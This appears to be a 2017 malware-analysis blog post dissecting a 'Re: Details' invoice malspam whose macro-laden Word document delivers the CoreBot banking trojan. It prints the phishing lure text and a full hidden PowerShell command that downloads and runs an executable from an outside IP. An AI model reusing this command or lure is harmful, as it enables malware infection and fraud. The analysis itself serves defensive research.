
“Re: Details” Malspam Downloads CoreBot Banking Trojan

malwarebreakdown.com/2017/09/11/re-details-malspam-downloads-corebot-banking-trojan/

September 11, 2017



SECURITY WARNING Macros have been disabled. Enable Content

Microsoft® Office

Oops, something went wrong


This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents

2. If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above

3. Once you have enabled editing, please click **Enable Content** from the yellow bar above

I got some malspam on 09/07/17 and decided to play around with it a bit. Below is an image of the email:



Re: Details

Signa Air (cirjungrisanth1988@yahoo.com) Thu, Sep 7, 2017 9:56 am

To: you (Bcc) + 1 more Details

invoice_327504.zip (123 KB)

FYI,

I sent this earlier with my regular email but no reply from you.

Kindly crosscheck the account details in the attached due invoice to see if it matches with yours.


Payment will be released this week.

Very truly yours,
Signa Air
2619 Coulter LaneProvidence Forge, VA 23140
Tel 631-232-8257
fax 631-232-6045

The email is pretending to come from “Signa Air” and the subject is “Re: Details”. The text of the email is as follows:


```
FYI,

I sent this earlier with my regular email but no reply from you.

Kindly crosscheck the account details in the attached due invoice to see if it
matches with yours.

Payment will be released this week.

Very truly yours,
Signa Air
2619 Coulter LaneProvidence Forge, VA 23140
Tel 631-232-8257
fax 631-232-6045
```

The email attempts to social engineer the user into opening the attached “invoice” contained within “invoice_327504.zip”. Downloading and opening the attached zip file shows two files, “invoice_327504” and “invoice_327504.doc”:



Name	Type	Compressed size	Password p...
invoice_327504	Microsoft Word 97 - 2003 Document	90 KB	No
invoice_327504	File	0 KB	No

Opening invoice_327504.doc does what you might expect, social engineering unsuspecting users into enabling editing and content:



PROTECTED VIEW Be careful—files from the Internet can contain viruses. Unless you need to edit, it's safer to stay in Protected View.

PRODUCT NOTICE Word hasn't been activated. To keep using Word without interruption, activate before Tuesday, September 12, 2017.

Oops, something went wrong


This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents

2. If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above

3. Once you have enabled editing, please click **Enable Content** from the yellow bar above

Enable Editing



SECURITY WARNING Macros have been disabled.

Oops, something went wrong

This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for protected documents

2. If this document was downloaded from your email, please click **Enable Editing** from the yellow bar above

3. Once you have enabled editing, please click **Enable Content** from the yellow bar above

Enable Content

The text of the document states:

```
Oops, something went wrong
This document is protected

1. Open the document in Microsoft Office. Previewing online is not available for
protected documents.

2. If this document was downloaded from your email, please click Enable Editing from
the yellow bar above.

3. Once you have enabled editing, please click Enable Content from the yellow bar
above.
```


Not surprisingly, there is an embedded macro in the file. The macro is executed when the user opens the document and allows the macro to run. The VBA macro is also obfuscated, which is done to evade detection and to make analysis more difficult.

Pastebin of malicious macros found in invoice_327504.doc.

Structure and contents of OLE2 file:

1: 114 ‘x01CompObj’
2: 4096 ‘x05DocumentSummaryInformation’
3: 4096 ‘x05SummaryInformation’
4: 9649 ‘1Table’
5: 490 ‘Macros/PROJECT’
6: 119 ‘Macros/PROJECTwm’
7: **M** 6927 ‘Macros/VBA/RihYT4MF’
8: **M** 32275 ‘Macros/VBA/ThisDocument’
9: 12157 ‘Macros/VBA/_VBA_PROJECT’
10: 1991 ‘Macros/VBA/__SRP_0’
11: 198 ‘Macros/VBA/__SRP_1’
12: 532 ‘Macros/VBA/__SRP_2’
13: 156 ‘Macros/VBA/__SRP_3’
14: 771 ‘Macros/VBA/dir’
15: **M** 4393 ‘Macros/VBA/rGjP1XdB’
16: **M** 6257 ‘Macros/VBA/yG6L1tE’
17: 63220 ‘WordDocument’


We can see that it uses PowerShell to download and execute a remote file:



Analysed 3 processes in total (System Resource Monitor).

```
└ WINWORD.EXE /n "C:\invoice_623210.doc (PID: 3052)
  └ powershell.exe powershell -WindowStyle Hidden $wscript = new-object -ComObject WScript.Shell;$webclient = new-object System.Net.WebClient;$random = new-object random;$urls = 'http://85.143.175.128/file.exe'.Split(',');$name = $random.next(1, 65536);$path = $env:temp + '\' + $name + '.exe';foreach($url in $urls){try{$webclient.DownloadFile($url.ToString(), $path);Start-Process $path;break;}catch{write-host $_.Exception.Message;}} (PID: 3304, Additional Context: foreach($url 'http://85.143.175.128/file.exe'.Split(','))($webclient.DownloadFile($url.ToStrg(), %TEMP%\'.exe);)
    └ dw20.exe -x -s 1244 (PID: 3932)
```

The script uses the argument -WindowStyle Hidden to hide the command window from the user and downloads the malware payload from hxxp://85[.]143[.]175[.]128/file.exe. Below is an image of the GET request performed by my host:




```
GET /file.exe HTTP/1.1
Host: 85.143.175.128
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 08 Sep 2017 00:23:20 GMT
Content-Type: application/octet-stream
Content-Length: 270336
Last-Modified: Fri, 08 Sep 2017 00:15:01 GMT
Connection: keep-alive
Keep-Alive: timeout=60
ETag: "59b1e105-42000"
Expires: Thu, 31 Dec 2037 23:55:55 GMT
Cache-Control: max-age=315360000
Accept-Ranges: bytes

MZ.......................@...........................................          .!..L.!This program cannot be run in DOS mode.

$.......PE..L....O.U.....................(....................@.........................P.........................................................
y.........................................................................................T...........................text................................
..`.rdata............................ ..@.data........0.....................@....rsrc...
y.......z.....................@..........................................................................................................
.........................................................................................................................................
.........................................................................................................................................
.............A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.
M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E
.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.
O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G
.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.
A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I
.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.
C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K
.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.E.G.I.K.M.O.A.C.
E.G.I.K.M.O.A.C.E.G.I.K.M.O.........O.P............ ...
..DSDSGS...^...$..........z.h|;A.......@P......@P..H.@.....H...h|;A.......@P......@P..H.@......
$...hm;A.......@P......@P..T.@..........hm;A.......@P......@P..T.@..........hm;A.......@P......@P..T.@.........h..@..........hm;A.......@P......@P..T.@..........hm;A...
```

Notice the lack of request headers, including the nonexistent User-Agent.

